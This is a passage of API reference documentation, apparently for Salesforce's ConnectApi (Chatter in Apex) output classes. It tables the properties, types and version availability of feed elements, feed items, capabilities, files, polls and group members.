Property Name	Type	Description	Available Version
`direction`	`ConnectApi.EmailMessageDirection`	The direction of the email message. Values are: • `Inbound`—An inbound message (sent by a customer). • `Outbound`—An outbound message (sent to a customer by a support agent).	32.0
`emailMessageId`	String	The ID of the email message.	32.0
`subject`	String	The subject of the email message.	32.0
`textBody`	String	The body of the email message.	32.0
`toAddresses`	List<`ConnectApi.EmailAddress`>	The To address of the email message.	32.0

ConnectApi.EnhancedLinkCapability

If a feed element has this capability, it has a link that may contain supplemental information like an icon, a title, and a description.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`description`	String	A description with a 500 character limit.	32.0
`icon`	`ConnectApi.Icon`	A icon.	32.0

Property Name	Type	Description	Available Version
`linkRecordId`	String	A ID associated with the link if the link URL refers to a Salesforce record.	32.0
`linkUrl`	String	A link URL to a detail page if available content can't display inline.	32.0
`title`	String	A title to a detail page.	32.0

ConnectApi.EntityLinkSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`motif`	`ConnectApi.Motif Class`	A set of small, medium, and large icons that indicate whether the entity is a file, group, record, or user. The motif can also contain the object's base color.	28.0
`reference`	`ConnectApi. Reference`	A reference to the link object if applicable, otherwise, `null`.	28.0

ConnectApi.EntityRecommendation Class

Represents a recommendation, including file, group, record, user, and custom recommendations.

Subclass of ConnectApi.AbstractRecommendation Class.

Property Name	Type	Description	Available Version
`actOnUrl`	String	For user, file, group, and record `entity` types, use this Chatter REST URL with a POST request to take action on the recommendation. For `ConnectApi.RecommendedObject entity` types, such as custom recommendations, use the `actionUrl` property of the ConnectApi.PlatformAction Class to take action on the recommendation.	32.0
`action`	`ConnectApi. RecommendationActionType`	Specifies the action to take on a recommendation. • `follow`—Follow a file, record, or user. • `join`—Join a group. • `view`—View a file, group, record, user, or custom recommendation.	32.0
`entity`	`ConnectApi.Actor`	The entity with which the receiver is recommended to take action.	32.0

ConnectApi.Features Class

Property	Type	Description	Available Version
`chatter`	Boolean	Indicates whether Chatter is enabled for an organization	28.0
`chatterActivity`	Boolean	Indicates whether the user details include information about Chatter activity	28.0
`chatterAnswers`	Boolean	Indicates whether Chatter Answers is enabled	29.0
`chatter GlobalInfluence`	Boolean	Indicates whether the user details include global Chatter activity	28.0
`chatterGroup Records`	Boolean	Specifies whether Chatter groups can have records associated with them	30.0
`chatterGroup RecordSharing`	Boolean	Specifies whether Chatter records are implicitly shared among group members when records are added to groups	30.0
`chatter Messages`	Boolean	Indicates whether Chatter messages are enabled for the organization	28.0
`chatterTopics`	Boolean	Indicates whether Chatter topics are enabled	28.0
`communities Enabled`	Boolean	Indicates whether Salesforce Communities is enabled.	31.0
`community Moderation`	Boolean	Specifies whether community moderation is enabled.	29.0
`community Reputation`	Boolean	Specifies whether reputation is enabled for communities in the organization.	32.0
`dashboard Component Snapshots`	Boolean	Indicates whether the user can post dashboard component snapshots	28.0
`default Currency IsoCode`	String	The ISO code of the default currency. Applicable only when `multiCurrency` is false.	28.0
`feedPolling`	Boolean	Reserved for future use.	28.0
`files`	Boolean	Indicates whether files can act as resources for Chatter API	28.0
`filesOnComments`	Boolean	Indicates whether files can be attached to comments	28.0
`groupsCanFollow`	Boolean	Reserved for future use	28.0–29.0
`ideas`	Boolean	Indicates whether Ideas is enabled	29.0
`managedTopics Enabled`	Boolean	Indicates access to the community home feed and the managed topic feed.	32.0

Property	Type	Description	Available Version
`mobileNotificationsEnabled`	Boolean	Reserved for future use	29.0
`multiCurrency`	Boolean	Indicates whether the user's organization uses multiple currencies (`true`) or not (`false`). When `false`, the `defaultCurrencyIsoCode` indicates the ISO code of the default currency.	28.0
`publisherActions`	Boolean	Indicates whether actions in the publisher are enabled	28.0
`storeDataOnDevicesEnabled`	Boolean	Indicates whether the Salesforce1 downloadable apps can use secure, persistent storage on mobile devices to cache data.	30.0
`thanksAllowed`	Boolean	Reserved for future use	28.0
`trendingTopics`	Boolean	Indicates whether trending topics are enabled	28.0
`viralInvitesAllowed`	Boolean	Indicates whether existing Chatter users can invite people in their company to use Chatter	28.0

ConnectApi.Feed Class

Name	Type	Description	Available Version
`feedElementPostUrl`	String	Chatter REST API URL for posting feed elements to this subject.	31.0
`feedElementsUrl`	String	Chatter REST API URL of feed elements.	31.0
`feedItemsUrl`	String	Chatter REST API URL of feed items.	28.0–31.0
`isModifedUrl`	String	A Chatter REST API URL with a *`since`* request parameter that contains an opaque token that describes when the feed was last modified. Returns `null` if the feed isn't a news feed. Use this URL to poll a news feed for updates.	28.0

ConnectApi.FeedBody Class

Subclass of ConnectApi.AbstractMessageBody Class

No additional properties.

ConnectApi.FeedDirectory Class

A directory of feeds and favorites.

Name	Type	Description	Available Version
favorites	List<ConnectApi.FeedFavorite>	A list of feed favorites	30.0
feeds	List<ConnectApi.FeedDirectoryItem>	A list of feeds	30.0

ConnectApi.FeedDirectoryItem Class

The definition of a feed.

Name	Type	Description	Available Version
feedElementsUrl	String	Chatter REST API resource URL for the feed elements.	
feedItemsUrl	String	Chatter REST API resource URL for the feed items of a specific feed.	30.0–31.0
feedType	ConnectApi.FeedType Enum	The feed type. One of these values: • Bookmarks—Contains all feed items saved as bookmarks by the context user. • Company—Contains all feed items except feed items of type TrackedChange. To see the feed item, the user must have sharing access to its parent. • Files—Contains all feed items that contain files posted by people or groups that the context user follows. • Filter—Contains the news feed filtered to contain feed items whose parent is a specified object type. • Groups—Contains all feed items from all groups the context user either owns or is a member of. • Home—Contains all feed items associated with any managed topic in a community. • Moderation—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with “Moderate Community Feeds” permissions. • News—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of. • People—Contains all feed items posted by all people the context user follows. • Record—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains	30.0

Name	Type	Description	Available Version
		feed items that mention the group. When the record is a user, the feed contains only feed items on that user. • `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on. • `Topics`—Contains all feed items that include the specified topic. • `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates.	
`feedUrl`	String	Chatter REST API resource URL for a specific feed	30.0
`keyPrefix`	String	A *key prefix* is the first three characters of a record ID, which specifies the entity type. For filter feeds, this value is the key prefix associated with the entity type used to filter this feed. All feed items in this feed have a parent whose entity type matches this key prefix value. For non-filter feeds, this value is `null`.	30.0
`label`	String	Localized label of the feed	30.0

ConnectApi.FeedElement Class

Feed elements are the top-level items that a feed contains. Feeds are feed element containers.

This class is abstract.

Superclass of:

- ConnectApi.FeedItem Class
- ConnectApi.GenericFeedElement Class

Property Name	Type	Description	Available Version
`body`	`ConnectApi.FeedBody`	Information about the feed element. **Important:** Use the `header.text` property as the default value for rendering text because the `body.text` property can be `null`.	22.0
`capabilities`	`ConnectApi.FeedElementCapabilities Class`	A container for all capabilities that can be included with a feed element.	31.0

Property Name	Type	Description	Available Version
`createdDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	31.0
`feedElementType`	`ConnectApi.FeedElementType`	Feed elements are the top-level objects that a feed contains. The feed element type describes the characteristics of that feed element. One of these values: • `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values. • `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values. • `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.	31.0
`header`	`ConnectApi.MessageBody`	The header is the title of the post. This property contains renderable plain text for all the segments of the message. If a client doesn't know how to render a feed element type, it should render this text.	31.0
`id`	String	18-character ID of the feed element.	22.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	31.0
`parent`	`ConnectApi.ActorWithId`	Feed element's parent	28.0
`relativeCreatedDate`	Datetime	The created date formatted as a relative, localized string, for example, "17m ago" or "Yesterday."	31.0
`url`	String	Chatter REST API URL to this feed element.	22.0

ConnectApi.FeedElementCapabilities Class

A container for all capabilities that can be included with a feed element.

Property Name	Type	Description	Available Version
associatedActions	ConnectApi.AssociatedActionsCapability	If a feed element has this capability, it has platform actions associated with it.	33.0
approval	ConnectApi.ApprovalCapability Class	If a feed element has this capability, it includes information about an approval.	32.0
banner	ConnectApi.BannerCapability Class	If a feed element has this capability, it has a banner motif and style.	31.0
bookmarks	ConnectApi.Bookmarks Capability Class	If a feed element has this capability, the current user can bookmark it.	31.0
bundle	ConnectApi.BundleCapability Class	If a feed element has this capability, it has a container of feed elements called a *bundle*.	31.0
canvas	ConnectApi.Canvas Capability Class	If a feed element has this capability, it renders a canvas app.	32.0
caseComment	ConnectApi.CaseCommentCapability Class	If a feed element has this capability, it has a case comment on the case feed.	32.0
chatterLikes	ConnectApi.ChatterLikes Capability Class	If a feed element has this capability, the context user can like it. Exposes information about existing likes.	31.0
comments	ConnectApi.CommentsCapability Class	If a feed element has this capability, the context user can add a comment to it.	31.0
content	ConnectApi.ContentCapability	If a feed element has this capability, it has a file attachment. Most `ConnectApi.ContentCapability` properties are null if the content has been deleted from the feed element or if the access has changed to private.	32.0
dashboardComponentSnapshot	ConnectApi.DashboardComponentSnapshotCapability	If a feed element has this capability, it has a dashboard component snapshot. A snapshot is a static image of a dashboard component at a specific point in time.	32.0
edit	ConnectApi.EditCapability	If a feed element has this capability, users who have permission can edit it.	34.0

Property Name	Type	Description	Available Version
emailMessage	ConnectApi.EmailMessageCapability	If a feed element has this capability, it has an email message from a case.	32.0
enhancedLink	ConnectApi.EnhancedLinkCapability	If a feed element has this capability, it has a link that may contain supplemental information like an icon, a title, and a description.	32.0
link	ConnectApi.LinkCapability	If a feed element has this capability, it has a link.	32.0
moderation	ConnectApi.ModerationCapability Class	If a feed element has this capability, users in a community can flag it for moderation.	31.0
origin	ConnectApi.OriginCapability	If a feed element has this capability, it was created by a feed action.	33.0
poll	ConnectApi.PollCapability Class	If a feed element has this capability, it includes a poll.	31.0
questionAndAnswers	ConnectApi.QuestionAndAnswersCapability Class	If a feed element has this capability, it has a question and comments on the feed element are answers to the question.	31.0
recommendations	ConnectApi.RecommendationsCapability	If a feed element has this capability, it has a recommendation.	32.0
recordSnaphot	ConnectApi.RecordSnapshotCapability	If a feed element has this capability, it contains all the snapshotted fields of a record for a single create record event.	32.0
topics	ConnectApi.TopicsCapability Class	If a feed element has this capability, the context user can add topics to it. Topics help users organize and discover conversations.	31.0
trackedChanges	ConnectApi.TrackedChangesCapability	If a feed element has this capability, it contains all changes to a record for a single tracked change event.	32.0

ConnectApi.FeedElementCapability Class

A feed element capability, which defines the characteristics of a feed element.

In API versions 30.0 and earlier, every feed item can have comments, likes, topics, and so on. In versions 31.0 and later, every feed item (and feed element) can have a unique set of *capabilities*. If a capability property exists on a feed element, that capability is available, even if the capability property doesn't have a value. For example, if the `ChatterLikes` capability property exists on a feed element (with or without a value), the context user can like that feed element. If the capability property doesn't exist, it isn't possible to like that feed

element. A capability can also contain associated data. For example, the `Moderation` capability contains data about moderation flags.

This class is abstract.

This class is a superclass of:

- ConnectApi.AssociatedActionsCapability Class
- ConnectApi.ApprovalCapability Class
- ConnectApi.BannerCapability Class
- ConnectApi.BookmarksCapability Class
- ConnectApi.BundleCapability Class
- ConnectApi.CanvasCapability Class
- ConnectApi.CaseCommentCapability Class
- ConnectApi.ChatterLikesCapability Class
- ConnectApi.CommentsCapability Class
- ConnectApi.ContentCapability
- ConnectApi.DashboardComponentSnapshotCapability
- ConnectApi.EmailMessageCapability
- ConnectApi.EnhancedLinkCapability
- ConnectApi.LinkCapability
- ConnectApi.ModerationCapability Class
- ConnectApi.OriginCapability
- ConnectApi.PollCapability Class
- ConnectApi.QuestionAndAnswersCapability Class
- ConnectApi.RecommendationsCapability
- ConnectApi.RecordSnapshotCapability
- ConnectApi.TopicsCapability Class
- ConnectApi.TrackedChangesCapability

This class doesn't have any properties.

ConnectApi.FeedElementPage Class

A paged collection of `ConnectApi.FeedElement` objects.

Property Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	31.0
`elements`	List<`ConnectApi.FeedElement Class`>	Collection of feed elements.	31.0
`isModifiedToken`	String	Reserved for future use.	31.0
`isModifiedUrl`	String	Reserved for future use.	31.0

Property Name	Type	Description	Available Version
`nextPageToken`	String	Token identifying the next page or `null` if there isn't a next page.	31.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	31.0
`updatesToken`	String	A token to use in a request to the `ConnectApi.ChatterFeeds.getFeedElementsUpdatedSince` method.	31.0
`updatesUrl`	String	A Chatter REST API feed resource containing the feed elements that have been updated since the feed was refreshed. If the feed doesn't support this feature, the value is `null`.	31.0

ConnectApi.FeedEntityIsEditable

Indicates if the context user can edit a feed element or comment.

Property Name	Type	Description	Available Version
`feedEntityUrl`	String	URL of the feed element or comment.	34.0
`isEditableByMe`	Boolean	`true` if the context user can edit the feed element or comment, `false` otherwise.	34.0

ConnectApi.FeedFavorite Class

Name	Type	Description	Available Version
`community`	`ConnectApi.Reference`	Information about the community that contains the favorite	28.0
`createdBy`	`ConnectApi.UserSummary`	Favorite's creator	28.0
`feedUrl`	String	Chatter REST API URL identifying the feed item for this favorite	28.0
`id`	String	Favorite's 18–character ID	28.0
`lastViewDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`name`	String	Favorite's name	28.0

Name	Type	Description	Available Version
searchText	String	If the favorite is from a search, contains the search text, otherwise, an empty string	28.0
target	ConnectApi.Reference	A reference to the topic if applicable, null otherwise	28.0
type	ConnectApi.FeedFavoriteType Enum	An empty string or one of the following values: • ListView • Search • Topic	28.0
url	String	Chatter REST API URL to this favorite	28.0
user	ConnectApi.UserSummary	Information about the user who saved this favorite	28.0

ConnectApi.FeedFavorites Class

Name	Type	Description	Available Version
favorites	List<ConnectApi.FeedFavorite>	Complete list of favorites	28.0
total	Integer	Total number of favorites	28.0

ConnectApi.FeedItem Class

Subclass of ConnectApi.FeedElement Class as of 31.0.

Name	Type	Description	Available Version
actor	ConnectApi.Actor	The entity that created the feed item.	28.0
attachment	ConnectApi.FeedItemAttachment	Information about the attachment. If there is no attachment, returns null. **Important:** As of version 32.0, use the inherited capabilities property.	28.0–31.0
canShare	Boolean	true if the feed item can be shared, otherwise, false	28.0
clientInfo	ConnectApi.ClientInfo	Information about the connected app used to authenticate the connection.	28.0
comments	ConnectApi.CommentPage	First page of comments for this feed item. **Important:** As of version 32.0, use the inherited	28.0–31.0

Name	Type	Description	Available Version
		`capabilities.comments.page` property.	
`event`	Boolean	`true` if feed item is created due to an event change, `false` otherwise	22.0
`isBookmarkedByCurrentUser`	Boolean	`true` if the current user has bookmarked this feed item, otherwise, `false`. **Important:** As of version 32.0, use the inherited `capabilities.bookmarks.isBookmarkedByCurrentUser` property.	28.0–31.0
`isDeleteRestricted`	Boolean	If this property is `true` the comment cannot be deleted by the context user. If it is `false`, it might be possible for the context user to delete the comment, but it is not guaranteed.	28.0
`isLikedByCurrentUser`	Boolean	`true` if the current user has liked this feed item, otherwise, `false` **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.isLikedByCurrentUser` property.	28.0–31.0
`likes`	`ConnectApi.ChatterLikePage`	First page of likes for this feed item. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.page` property.	28.0–31.0
`likesMessage`	`ConnectApi.MessageBody`	A message body the describes who likes the feed item. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.likesMessage` property.	28.0–31.0
`moderationFlags`	`ConnectApi.ModerationFlags`	Information about the moderation flags on a feed item. If `ConnectApi.Features.communityModeration` is `false`, this property is `null`. **Important:** As of version 31.0, use the inherited	29.0–30.0

Name	Type	Description	Available Version
		`capabilities.moderation.moderationFlags` property.	
`myLike`	`ConnectApi.Reference`	If the context user has liked the feed item, this property is a reference to the specific like, otherwise, `null`. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.myLike` property.	28.0–31.0
`originalFeedItem`	`ConnectApi.Reference`	A reference to the original feed item if this feed item is a shared feed item, otherwise, `null`.	28.0
`originalFeedItemActor`	`ConnectApi.Actor`	If this feed item is a shared feed item, returns information about the original poster of the feed item, otherwise, returns `null`.	28.0
`photoUrl`	String	URL of the photo associated with the feed item	28.0
`preamble`	`ConnectApi.MessageBody`	A collection of message segments, including the unformatted text of the message that you can use as the title of a feed item. Message segments include name, link, and motif icon information for the actor that created the feed item. **Important:** For API versions 29.0 and 30.0, use the `ConnectApi.FeedItem.preamble.text` property as the default case to render text. For API versions 31.0 and later, use the `ConnectApi.FeedElement.header.text` property as the default case to render text.	28.0-30.0
`topics`	`ConnectApi.FeedItemTopicPage`	Topics for this feed item. **Important:** As of version 31.0, use the inherited `capabilities.topics.items` property.	28.0–31.0
`type`	`ConnectApi.FeedItemType`	Specifies the type of feed item, such as a content post or a text post. **Important:** As of API version 32.0, use the `capabilities` property to determine what can be done with a feed item. See Capabilities.	28.0

Name	Type	Description	Available Version
		One of these values: • `ActivityEvent`—Feed item generated in Case Feed when an event or task associated with a parent record with a feed enabled is created or updated. • `AdvancedTextPost`—A feed item with advanced text formatting, such as a group announcement post. • `ApprovalPost`—Feed item with an approval capability. Approvers can act on the feed item parent. • `AttachArticleEvent`—Feed item generated when an article is attached to a case in Case Feed. • `BasicTemplateFeedItem`—Feed item with an enhanced link capability. • `CallLogPost`—Feed item generated when a call log is saved to a case in Case Feed. • `CanvasPost`—Feed item generated by a canvas app in the publisher or from Chatter REST API or Chatter in Apex. The post itself is a link to a canvas app. • `CaseCommentPost`—Feed item generated when a case comment is saved in Case Feed. • `ChangeStatusPost`—Feed item generated when the status of a case is changed in Case Feed. • `ChatTranscriptionPost`—Feed item generated in Case Feed when a Live Agent chat transcript is saved to a case. • `CollaborationGroupCreated`—Feed item generated when a new public group is created. Contains a link to the new group. • ~~`CollaborationGroupUnarchived`—Deprecated.~~ Feed item generated when an archived group is activated. • `ContentPost`—Feed item with a content capability. • `CreateRecordEvent`—Feed item that describes a record created in the publisher. • `DashboardComponentAlert`—Feed item with a dashboard alert.	

Name	Type	Description	Available Version
		• `DashboardComponentSnapshot`—Feed item with a dashboard component snapshot capability. • `EmailMessageEvent`—Feed item generated when an email is sent from a case in Case Feed. • `FacebookPost`—Deprecated. Feed item generated when a Facebook post is created from a case in Case Feed. • `LinkPost`—Feed item with a link capability. • `MilestoneEvent`—Feed item generated when a case milestone is either completed or reaches a violation status. Contains a link to the case milestone. • `PollPost`—Feed item with a poll capability. Viewers of the feed item are allowed to vote on the options in the poll. • `ProfileSkillPost`—Feed item generated when a skill is added to a user's profile. • `QuestionPost`—Feed item generated when a question is asked. As of API version 33.0, a feed item of this type can have a content capability and a link capability. • `ReplyPost`—Feed item generated by a Chatter Answers reply. • `RypplePost`—Feed item generated when a user posts thanks. • `SocialPost`—Feed item generated when a social post is created from a case in Case Feed. • `TextPost`—Feed item containing text only. • `TrackedChange`—Feed item created when one or more fields on a record have been changed. • `UserStatus`—Deprecated. A user's post to their own profile.	
`visibility`	`ConnectApi.FeedItemVisibilityType`	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users.	28.0

ConnectApi.FeedItemAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.FeedElementCapability Class is used.

This class is abstract.

Subclasses:

- ConnectApi.ApprovalAttachment Class
- ConnectApi.BasicTemplateAttachment Class
- ConnectApi.CanvasTemplateAttachment Class
- ConnectApi.EmailMessage Class
- ConnectApi.CaseComment Class
- ConnectApi.ContentAttachment Class
- ConnectApi.DashboardComponentAttachment Class
- ConnectApi.FeedPoll Class
- ConnectApi.LinkAttachment Class
- ConnectApi.RecordSnapshotAttachment Class
- ConnectApi.TrackedChangeAttachment Class

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

ConnectApi.FeedItemPage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.FeedElementPage Class is used.

A paged collection of `ConnectApi.FeedItem` objects.

Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	28.0–31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0–31.0
`isModifiedToken`	String	Reserved for future use.	28.0–31.0
`isModifiedUrl`	String	Reserved for future use.	28.0–31.0
`items`	`List<ConnectApi.FeedItem>`	List of feed items	28.0–31.0
`nextPageToken`	String	Token identifying the next page or `null` if there isn't a next page.	28.0–31.0

Name	Type	Description	Available Version
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0–31.0
`updatesToken`	String	Token to use in an `updatedSince` parameter, or `null` if not available.	30.0–31.0
`updatesUrl`	String	A Chatter REST API resource with a query string containing the value of the `updatesToken` property. The resource returns the feed items that have been updated since the last request. Use the URL as it is—do not modify it. Property is `null` if not available.	30.0–31.0

ConnectApi.FeedItemTopicPage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.TopicsCapability Class is used.

Name	Type	Description	Available Version
`canAssignTopics`	Boolean	`true` if a topic can be assigned to the feed item, `false` otherwise	28.0–31.0
`topics`	`List<ConnectApi.Topic>`	List of topics	28.0–31.0

ConnectApi.FeedPoll Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.PollCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

This object is returned as the attachment of `ConnectApi.FeedItem` objects where the `type` property is `PollPost`.

Name	Type	Description	Available Version
`choices`	`List<ConnectApi.FeedPollChoice>`	List of choices for poll.	28.0–31.0
`myChoiceId`	String	ID of the poll choice that the current user has voted for in this poll. Returns `null` if the current user hasn't voted.	28.0–31.0
`totalVoteCount`	Integer	Total number of votes cast on the feed poll item.	28.0–31.0

ConnectApi.FeedPollChoice Class

Name	Type	Description	Available Version
`id`	String	Poll choice ID	28.0
`position`	Integer	The location in the poll where this poll choice exists. The first poll choice starts at 1.	28.0
`text`	String	Label text associated with the poll choice	28.0
`voteCount`	Integer	Total number of votes for this poll choice	28.0
`voteCountRatio`	Double	The ratio of total number of votes for this poll choice to all votes cast in the poll. Multiply the ratio by 100 to get the percentage of votes cast for this poll choice.	28.0

ConnectApi.FieldChangeSegment Class

Subclass of ConnectApi.ComplexSegment Class

No additional properties.

ConnectApi.FieldChangeNameSegment Class

Subclass of ConnectApi.MessageSegment Class

No additional properties.

ConnectApi.FieldChangeValueSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`valueType`	`ConnectApi.FieldChangeValueType Enum`	Specifies the value type of a field change: • `NewValue`—A new value • `OldValue`—An old value	28.0
`url`	String	URL value if the field change is to a URL field (such as a web address)	28.0

ConnectApi.File Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of ConnectApi.FileSummary Class

Name	Type	Description	Available Version
`checksum`	String	MD5 checksum for the file	28.0
`contentModifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z. File-specific modified date, which is updated only for direct file operations, such as rename. Modifications to the file from outside of Salesforce can update this date.	32.0
`contentSize`	Integer	Size of the file in bytes	28.0
`contentUrl`	String	If the file is a link, returns the URL, otherwise, the string "null"	28.0
`description`	String	Description of the file	28.0
`downloadUrl`	String	URL to the file, that can be used for downloading the file	28.0
`fileExtension`	String	Extension of the file	28.0
`fileType`	String	Type of file, such as PDF, PowerPoint, and so on	28.0
`flashRenditionStatus`	String	Specifies if a flash preview version of the file has been rendered	28.0
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	28.0
`isMajorVersion`	Boolean	`true` if the file is a major version; `false` if the file is a minor version. Major versions can't be replaced.	31.0
`mimeType`	String	File's MIME type	28.0
`moderationFlags`	`ConnectApi.ModerationFlags`	Information about the moderation flags on a file. If `ConnectApi.Features.communityModeration` is `false`, this property is `null`.	30.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z. Modifications to the file from within Salesforce update this date.	28.0
`name`	String	Name of the file	28.0
`origin`	String	Specifies the file source. Valid values are: • `Chatter`—file came from Chatter • `Content`—file came from content	28.0
`owner`	`ConnectApi.UserSummary`	File's owner	28.0
`pdfRenditionStatus`	String	Specifies if a PDF preview version of the file has been rendered	28.0
`publishStatus`	`ConnectApi.FilePublishStatus` Enum	Specifies the publish status of the file. • `PendingAccess`—File is pending publishing.	28.0

Name	Type	Description	Available Version
		• `PrivateAccess`—File is private. • `PublicAccess`—File is public.	
`renditionUrl`	String	URL to the rendition for the file	28.0
`renditionUrl 240By180`	String	URL to the 240 x 180 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	29.0
`renditionUrl 720By480`	String	URL to the 720 x 480 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	29.0
`sharingRole`	`ConnectApi. FileSharingType` Enum	Specifies the sharing role of the file: • `Admin`—Owner permission, but doesn't own the file. • `Collaborator`—Viewer permission, and can edit, change permissions, and upload a new version of a file. • `Owner`—Collaborator permission, and can make a file private, and delete a file. • `Viewer`—Can view, download, and share a file. • `WorkspaceManaged`—Permission controlled by the library.	28.0
`textPreview`	String	Text preview of the file if available, `null` otherwise.	30.0
`thumb120By90 RenditionStatus`	String	Specifies the rendering status of the 120 x 90 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0
`thumb240By180 RenditionStatus`	String	Specifies the rendering status of the 240 x 180 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0

Name	Type	Description	Available Version
`thumb720By480RenditionStatus`	String	Specifies the rendering status of the 720 x 480 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0
`title`	String	Title of the file	28.0
`versionNumber`	String	File's version number	28.0

ConnectApi.FileSummary Class

Subclass of ConnectApi.File Class

This class represents a summary description of a file.

ConnectApi.FollowerPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`followers`	`List<ConnectApi.Subscription>`	List of subscriptions	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of followers across all pages	28.0

ConnectApi.FollowingCounts Class

Name	Type	Description	Available Version
`people`	Integer	Number of people user is following	28.0
`records`	Integer	Number of records user is following Topics are a type of record that can be followed as of version 29.0.	28.0
`total`	Integer	Total number of items user is following	28.0

ConnectApi.FollowingPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`following`	`List<ConnectApi.Subscription>`	List of subscriptions	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of records being followed across all pages	28.0

ConnectApi.GenericBundleCapability Class

If a feed element has this capability, the feed element has a group of other feed elements condensed into one feed element. This group is called a *bundle*.

Subclass of ConnectApi.BundleCapability Class.

ConnectApi.GenericFeedElement Class

A concrete implementation of the abstract `ConnectApi.FeedElement` class.

Subclass of ConnectApi.FeedElement Class

ConnectApi.GlobalInfluence Class

Name	Type	Description	Available Version
`percentile`	String	Percentile value for the user's influence rank within the organization or community	28.0
`rank`	Integer	Number indicating the user's influence rank, relative to all other users within the organization or community	28.0

ConnectApi.GroupChatterSettings Class

A user's Chatter settings for a specific group.

Name	Type	Description	Available Version
`emailFrequency`	`ConnectApi.GroupEmailFrequency` Enum	The frequency with which a group member receives email from a group.	28.0

ConnectApi.GroupInformation Class

Describes the "Information" section of the group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members.

Name	Type	Description	Available Version
`text`	String	The text of the "Information" section of the group.	28.0
`title`	String	The title of the "Information" section of the group.	28.0

ConnectApi.GroupMember Class

Name	Type	Description	Available Version
`id`	String	User's 18-character ID	28.0
`lastFeedAccessDate`	Datetime	The date and time at which the group member last accessed the group feed.	31.0
`role`	`ConnectApi.GroupMembershipType` Enum	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • `GroupOwner` • `GroupManager` • `NotAMember` • `NotAMemberPrivateRequested` • `StandardMember`	28.0
